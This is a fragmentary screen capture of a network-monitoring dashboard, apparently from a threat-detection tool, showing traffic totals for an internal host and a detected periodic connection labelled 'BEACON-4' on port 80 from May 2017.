
Total bytes
Total connections

6.3 MB
636

 10.10.1.4

Total bytes

49.3 MB




1 *SELECT or MATCH*

Save Query...

Explore

Save



BEACON-4

From May 23 2017 15:16 to May 30 2017 15:16  

FEATURES

First detected 2017-02-06 20:21

Last updated 2017-02-06 20:21

Port 80

Frequency 14400

[Show more](#)


TAG

HISTORY

[Add a tag](#)


ACTIVITY

Pulses *No data for current window*




